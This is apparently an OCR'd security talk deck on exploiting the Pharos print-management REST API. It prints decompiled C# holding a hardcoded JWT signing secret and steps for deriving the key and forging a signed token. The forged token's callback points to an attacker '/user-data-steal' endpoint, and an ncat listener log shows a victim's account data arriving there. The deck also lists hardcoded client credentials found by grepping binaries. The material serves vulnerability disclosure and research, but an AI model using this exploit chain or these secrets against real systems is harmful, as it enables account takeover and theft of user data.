GET /?;%20for%2016-bit%20app%20support%0D%0A%5Bfonts%5D%0D%0A%5Bextensions%5D%0D%0A%5Bmci%20extensions%5D%0D%0A%5Bfiles%5D%0D%0A%5BMail%5D%0D%0AMAPI=1 HTTP/1
Host:
Connection: Keep-Alive
```


WAS FILE SHARING
BEFORE IT WAS COOL
quickmeme.com

JWT Signing

Hacking In Reverse

SecurityTokenDescriptorHelpers

```
// PharosSystems.Rest.API.Core.Security.SecurityTokenDescriptorHelpers
using ...

public class SecurityTokenDescriptorHelpers
{
    private const string Name = "TB?awM/#8S)Bpe&n9TkQ!WE@Ax'C}_[k/aeQf!7,";

    private static readonly Lazy<byte[]> SymmetricKey = new Lazy<byte[]>(delegate
    {
        byte[] array = new SHA1CryptoServiceProvider().ComputeHash(Encoding.UTF8.GetBytes("TB?awM/#8S)Bpe&n9TkQ!WE@Ax'C}_[k/aeQf!7,"));
        byte[] array2 = new byte[array.Length];
        Buffer.BlockCopy(array, 0, array2, 0, array.Length);
        return new SHA256CryptoServiceProvider().ComputeHash(array2);
    });

    public static SecurityToken CreateSecurityTokenDescriptor(ClaimsIdentity claimsIdentity, Lifetime tokenLifetime)
    {
        return CreateSecurityTokenDescriptor(claimsIdentity, tokenLifetime, SymmetricKey.Value);
    }

    public static SecurityToken CreateSecurityTokenDescriptor(ClaimsIdentity claimsIdentity, Lifetime tokenLifetime, byte[] symmetricKey)
    {
        claimsIdentity = claimsIdentity.Clone();
        new string[5] { "iss", "aud", "exp", "nbf", "iat" }.SelectMany((string claimToken) => claimsIdentity.FindAll((Claim claim) => claim.Type == claimToken)).ForEach(de
        {
            claimsIdentity.TryRemoveClaim(claim);
        });
        JwtSecurityTokenHandler jwtSecurityTokenHandler = new JwtSecurityTokenHandler();
        SecurityTokenDescriptor tokenDescriptor = new SecurityTokenDescriptor
        {
            Subject = claimsIdentity,
            TokenIssuerName = "PharosAPI",
            AppliesToAddress = "http://www.pharos.com/PharosAPI",
            Lifetime = (tokenLifetime ?? new Lifetime(DateTime.UtcNow, DateTime.UtcNow + TimeSpan.FromSeconds(30.0))),
            SigningCredentials = new SigningCredentials(new InMemorySymmetricSecurityKey(symmetricKey), "http://www.w3.org/2001/04/xmldsig-more#hmac-sha256", "http://www.w
        };
        return jwtSecurityTokenHandler.CreateToken(tokenDescriptor);
    }
```

Path To JWT

- Start with hardcoded “key”
- Calculate the SHA1 value of the key
- Calculate the SHA256 value of the SHA1 output
- Base64 encode
- Use to HS256 sign a JWT which has:
  - api_reg_action
  - api_reg_value

Sign JWT

Algorithm HS256

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
JhcGlfcmVnX2FjdGlvbiI6IlVzZXJFbWFpbEFkZ
HJlc3NVcGRhdGVBdXRob3JpemF0aW9uIiwiYXBp
X3J1Z192YWx1ZSI6IntcIkVtYWlsQWRkcmVzc1w
iOlwidy0tKzJAd2VhcmVoYWNrZXJvbmUuY29tXC
IsXCJDb21wbGV0ZWRDYW›                    ia
                    :44Lj                ¥0
                    joiL                 ‹V
                    dy5w                 /X
                    6MTc                 nI
                    !.U8FBbRZqm7MMvydJVOD2z
WzeYshDA3N_JLdqWRGNIqs
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "api_reg_action":
"UserEmailAddressUpdateAuthorization",
   "api_reg_value": "{\"EmailAddress\":\"w--
+2@             com\",\"CompletedCallbackUri\":\"http
://          /user-data-steal\"}",
  "iss": "PharosAPI",
  "aud": "http://www.pharos.com/PharosAPI",
  "exp": 1708849999,
  "nbf": 1708505197
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  qzLjOzV68vLEtHCoMDN1K(
) secret base64 encoded
```


Signature Verified

SHARE JWT

...Then What?

- We have a properly signed JWT, but it's not used for authentication!
- .Net indirection can be frustrating
- ILSpy eventually reveals that JWT's are used with account registration
- Also used with guest accounts
- And used with email verifications

CSRF To The Rescue



Callback To Victory

root@nop:~


```
[root@nop ~]# ncat -l -v -p 80 -k
Ncat: Version 6.47 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from [redacted]
Ncat: Connection from [redacted] 31610.
POST /user-data-steal HTTP/1.1
User-Agent: PharosAPI-Client/1.0 (Internal Client)
Accept: application/json
Date: Fri, 23 Feb 2024 08:57:36 GMT
Content-Type: application/json
Host: [redacted]
Content-Length: 2752
Expect: 100-continue
Connection: Keep-Alive

{
  "$type": "<>f__AnonymousType0`2[[PharosSystems.Rest.API.Core.Repositories.User.UserRepositoryEmailAddressUpdateRequest, PharosSystems.Rest.API.Core],[PharosSystems.Rest.API.Core.Models.User.User, PharosSystems.Rest.API.Core]], PharosSystems.Rest.API.ExternalInterface",
  "UserEmailAddressUpdate": {
    "$type": "PharosSystems.Rest.API.Core.Repositories.User.UserRepositoryEmailAddressUpdateRequest, PharosSystems.Rest.API.Core",
    "UserIdentity": {
      "$type": "PharosSystems.Rest.API.Core.Models.User.UserIdentity, PharosSystems.Rest.API.Core",
      "PrimaryUserIdentifier": [redacted]
      "UserIdentifiers": [
[redacted]
      ],
      "Roles": [
        "User",
        "PrintCenterRelease"
      ],
      "ClaimsPrincipal": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmlxdW[redacted]
g2LCJuYmYiOjB9.q1-iqWxdb5jsQVb2KtG36meKiJ4-5Wff/n8OG1Yfthc"
    },
    "EmailAddress": "w--+2@[redacted]
  },
  "User": {
    "$type": "PharosSystems.Rest.API.Core.Models.User.User, PharosSystems.Rest.API.Core",
    "Identifier": "6cJyXoJkwF48JFMgVL2RTw2",
    "LogonId": [redacted]
    "FirstNames": [redacted]
    "LastName": [redacted]
    "DisplayName": '[redacted]
    "EmailAddresses": [
      "w--[redacted]
      "w--+1@[redacted]
      "w--+2@[redacted]
    ],
    "Roles": [
      "User"
    ],
    "Active": true
    "Alias": [redacted]
    "AccountType": "Normal",
    "Balance": {
      "$type": "PharosSystems.Rest.API.Core.Models.UserBalance.UserBalance, PharosSystems.Rest.API.Core",
      "Amount": "0.00",
      "IsOffline": false,
```

Fixed?

SecurityTokenDescriptorHelpers

Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts,
for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

Show assembly load log

```
// PharosSystems.Rest.API.Core.Security.SecurityTokenDescriptorHelpers
public class SecurityTokenDescriptorHelpers
{
    private const string Name = "TB?awM/#8S)Bpe&n9TkQ!WE@Ax'C}_[k/aeQf!7,";

    public static readonly Lazy<byte[]> SymmetricKey = new Lazy<byte[]>(delegate
    {
        byte[] bytes = Encoding.UTF8.GetBytes("TB?awM/#8S)Bpe&n9TkQ!WE@Ax'C}_[k/aeQf!7,");
        return new Rfc2898DeriveBytes(PasswordHasher.GenerateHash(bytes, HashAlgorithm.Create("SHA256")), bytes, 1000).GetBytes(32);
    });

    public static SecurityToken CreateSecurityTokenDescriptor(ClaimsIdentity claimsIdentity, Lifetime tokenLifetime)
    {
        return CreateSecurityTokenDescriptor(claimsIdentity, tokenLifetime, SymmetricKey.Value);
    }

    public static SecurityToken CreateSecurityTokenDescriptor(ClaimsIdentity claimsIdentity, Lifetime tokenLifetime, byte[] symmetricKey)
    {
        claimsIdentity = claimsIdentity.Clone();
        new string[5] { "iss", "aud", "exp", "nbf", "iat" }.SelectMany((string claimToken) => claimsIdentity.FindAll((Claim claim) => claim.Type == claimToken)).ForEach(delegate(Claim c
        {
            claimsIdentity.TryRemoveClaim(claim);
        });
        JwtSecurityTokenHandler jwtSecurityTokenHandler = new JwtSecurityTokenHandler();
        SecurityTokenDescriptor tokenDescriptor = new SecurityTokenDescriptor
        {
            Subject = claimsIdentity,
            TokenIssuerName = "PharosAPI",
            AppliesToAddress = "http://www.pharos.com/PharosAPI",
            Lifetime = (tokenLifetime ?? new Lifetime(DateTime.UtcNow, DateTime.UtcNow + TimeSpan.FromSeconds(30.0))),
            SigningCredentials = new SigningCredentials(new InMemorySymmetricSecurityKey(symmetricKey), "http://www.w3.org/2001/04/xmldsig-more#hmac-sha256", "http://www.w3.org/2001/04/
        };
        return jwtSecurityTokenHandler.CreateToken(tokenDescriptor);
    }
```

Client Credentials

Static Analysis Only!

PharosApiCookieAuthentication(this IAppBuilder, HttpConfiguration, PharosApiBasicAuthenticationOptions, PharosApiBasicAuthenticationOptions, AuthenticationMode, bool) : IAppBuilder


```
// Pharos.Owin.Security.ApiAuthentication.AppBuilderExtensions
using ...

public static IAppBuilder PharosApiCookieAuthentication(this IAppBuilder appBuilder, HttpConfiguration httpConfiguration, PharosApiBasicAuthenticationOptions userAuthentic
{
    if (userAuthenticationOptions.UseExternalAuthentication)
    {
        httpConfiguration.Filters.Add(new HostAuthenticationFilter("PharosSSO"));
    }
    httpConfiguration.Filters.Add(new HostAuthenticationFilter("X-PHAROS-USER-TOKEN"));
    httpConfiguration.Filters.Add(new HostAuthenticationFilter("X-PHAROS-CLIENT-TOKEN"));
    AuthenticationTicketFormat authenticationTicketFormat = new AuthenticationTicketFormat(appBuilder.GetDataProtectionProvider());
    IAuthenticationSessionStore sessionStore = new AuthenticationTicketSessionStore(authenticationTicketFormat);
    if (userAuthenticationOptions.UseExternalAuthentication)
    {
        appBuilder.UseCookieAuthentication(new Pharos.Owin.Security.Cookies.CookieAuthenticationOptions
        {
            PathExclusion = new PathString[1]
            {
                new PathString("/signalr")
            },
            AuthenticationType = "PharosSSO",
            AuthenticationMode = authenticationMode,
            CookieHttpOnly = true,
            CookieSecure = CookieSecureOption.SameAsRequest,
            CookieSameSite = SameSiteMode.Lax,
            CookieName = "PharosAPI.SSO",
            SessionStore = sessionStore,
            Provider = new CookieAuthenticationProvider
            {
```

Client Token?

ClientAuthenticationProvider

```
Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts,
for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

Show assembly load log

// PharosSystems.Rest.API.ClientAuthenticator.Authentication.ClientAuthenticationProvider
using ...

public class ClientAuthenticationProvider : IClientAuthenticationProvider
{
    private class AuthenticatedClients
    {
        public IList<AuthenticatedClient> Clients { get; set; }
    }

    private class AuthenticatedClient
    ...

    private readonly Lazy<AuthenticatedClients> _loadedAuthenticatedClients = new Lazy<AuthenticatedClients>(() => JsonConvert.DeserializeObject<AuthenticatedClients>
    (Encoding.UTF8.GetString(ClientClaims.ClientClaimsData)));

    public IEnumerable<Claim> Authenticate(string user, SecureString password)
    {
        if (_loadedAuthenticatedClients.Value == null)
        {
            throw Error.CreateMpsServerException("Client authentication not loaded; missing resource bad format", ClientErrors.ClientAuthenticationNotLoaded, Array.Empty<object>());
        }
        AuthenticatedClient authenticatedClient = ExecuteObjectFunctionOfTExtensions.IfNull<AuthenticatedClient>(_loadedAuthenticatedClients.Value.Clients.SingleOrDefault
        ((AuthenticatedClient client) => client.LogonId == user), (Func<AuthenticatedClient>)delegate
        {
            throw Error.CreateMpsServerException("Client authentication failed; client not valid", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
        });
        using (SHA256CryptoServiceProvider sHA256CryptoServiceProvider = new SHA256CryptoServiceProvider())
        {
            byte[] bytes = Encoding.UTF8.GetBytes(authenticatedClient.Password.Substring(0, 11) + "=" + StringExtensions.CreateString(password));
            byte[] inArray = sHA256CryptoServiceProvider.ComputeHash(bytes);
            if (authenticatedClient.Password.Substring(0, 11) + Convert.ToBase64String(inArray) != authenticatedClient.Password)
            {
                throw Error.CreateMpsServerException("Client authentication failed; passwords don't match", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
            }
        }
        return SecurityTokenDescriptorHelpers.ValidateToken(authenticatedClient.Token, Encoding.UTF8.GetBytes(StringExtensions.CreateString(password))).Claims;
    }
}
```

Client Claims Data



Not So Easy

ClientAuthenticationProvider

Warning: Some assembly references could not be resolved automatically. This might lead to incorrect decompilation of some parts,
for ex. property getter/setter access. To get optimal decompilation results, please manually add the missing references to the list of loaded assemblies.

Show assembly load log


```
// PharosSystems.Rest.API.ClientAuthenticator.Authentication.ClientAuthenticationProvider
using ...

public class ClientAuthenticationProvider : IClientAuthenticationProvider
{
    private class AuthenticatedClients
    {
        public IList<AuthenticatedClient> Clients { get; set; }
    }

    private class AuthenticatedClient
```

```
using (SHA256CryptoServiceProvider sHA256CryptoServiceProvider = new SHA256CryptoServiceProvider())
{
    byte[] bytes = Encoding.UTF8.GetBytes(authenticatedClient.Password.Substring(0, 11) + "=" + StringExtensions.CreateString(password));
    byte[] inArray = sHA256CryptoServiceProvider.ComputeHash(bytes);
    if (authenticatedClient.Password.Substring(0, 11) + Convert.ToBase64String(inArray) != authenticatedClient.Password)
    {
        throw Error.CreateMpsServerException("Client authentication failed; passwords don't match", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
    }
}
```

```
            ((AuthenticatedClient client) => client.LogonId == user), (Func<AuthenticatedClient>)delegate
            {
                throw Error.CreateMpsServerException("Client authentication failed; client not valid", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
            });
            using (SHA256CryptoServiceProvider sHA256CryptoServiceProvider = new SHA256CryptoServiceProvider())
            {
                byte[] bytes = Encoding.UTF8.GetBytes(authenticatedClient.Password.Substring(0, 11) + "=" + StringExtensions.CreateString(password));
                byte[] inArray = sHA256CryptoServiceProvider.ComputeHash(bytes);
                if (authenticatedClient.Password.Substring(0, 11) + Convert.ToBase64String(inArray) != authenticatedClient.Password)
                {
                    throw Error.CreateMpsServerException("Client authentication failed; passwords don't match", ClientErrors.ClientAuthenticationFailed, Array.Empty<object>());
                }
            }
            return SecurityTokenDescriptorHelpers.ValidateToken(authenticatedClient.Token, Encoding.UTF8.GetBytes(StringExtensions.CreateString(password))).Claims;
        }
    }
```

Not So Easy - Algorithm

- Take the first 11 characters of the ClientClaimsData password
- Add an equals sign
- Add the password from the user
- Sha256 the string
- Compare to the 12th to last characters from the ClientClaimsData password


Can't Bruteforce, Can Just Find!

```
grep -a -r -i -l "p.h.a.r.o.s.-.c.l.i.e.n.t"
```

RestartApiButton_Click(object, EventArgs) : void


```
// PharosSystems.Administrator.ContextViews.SystemSettings.SysPropMobilePrint
using ...

private void RestartApiButton_Click(object sender, EventArgs e)
{
    if (!RestartSanityCheck())
    {
        return;
    }
    string BaseUri = "https://{0}/pharosapi{1}";
    string text = "PHAROS-CLIENT";
    string arg = "/logon?logonmethod=client-id";
    string arg2 = "/recycleapp";
    string arg3 = "DbsRHxQAEpuPyuXi39pfF2rizp9bdB1p";
    string arg4 = "5Jb0ueZSTy2kalaOmjhiWNud19L9fUR1K7JCiUbLzCH3y5IMJQH9Iv
    string text2 = Convert.ToBase64String(Encoding.ASCII.GetBytes($"{arg3}:{arg4}"));
    List<Server> serverListByService = Server.GetServerListByService("PSRestApi");
    RestartApiButton.Text = "Restarting Servers...";
    RestartApiButton.Enabled = false;
    RemoteCertificateValidationCallback serverCertificateValidationCallback = ServicePointManager.ServerCertificateValidationCallback;
    ServicePointManager.ServerCertificateValidationCallback = (object param0, X509Certificate param1, X509Chain param2, SslPolicyErrors param3) => true;
    try
    {
        foreach (Server item in serverListByService)
        {
            CookieContainer cookieJar = new CookieContainer();
            Func<string, string, HttpWebRequest> func = delegate(string urlFragment, string server)
            {
                string requestUriString = string.Format(BaseUri, server, urlFragment);
                HttpWebRequest httpWebRequest2 = WebRequest.Create(requestUriString) as HttpWebRequest;
                httpWebRequest2.CookieContainer = cookieJar;
                httpWebRequest2.Accept = "application/json";
                return httpWebRequest2;
            };
            try
            {
                HttpWebRequest httpWebRequest = func(arg, item.Name);
                httpWebRequest.Headers.Add("X-Authorization", text + " " + text2);
                httpWebRequest.GetResponse();
                httpWebRequest = func(arg2, item.Name);
                httpWebRequest.GetResponse();
            }
            catch (Exception exception)
```

Login Success!

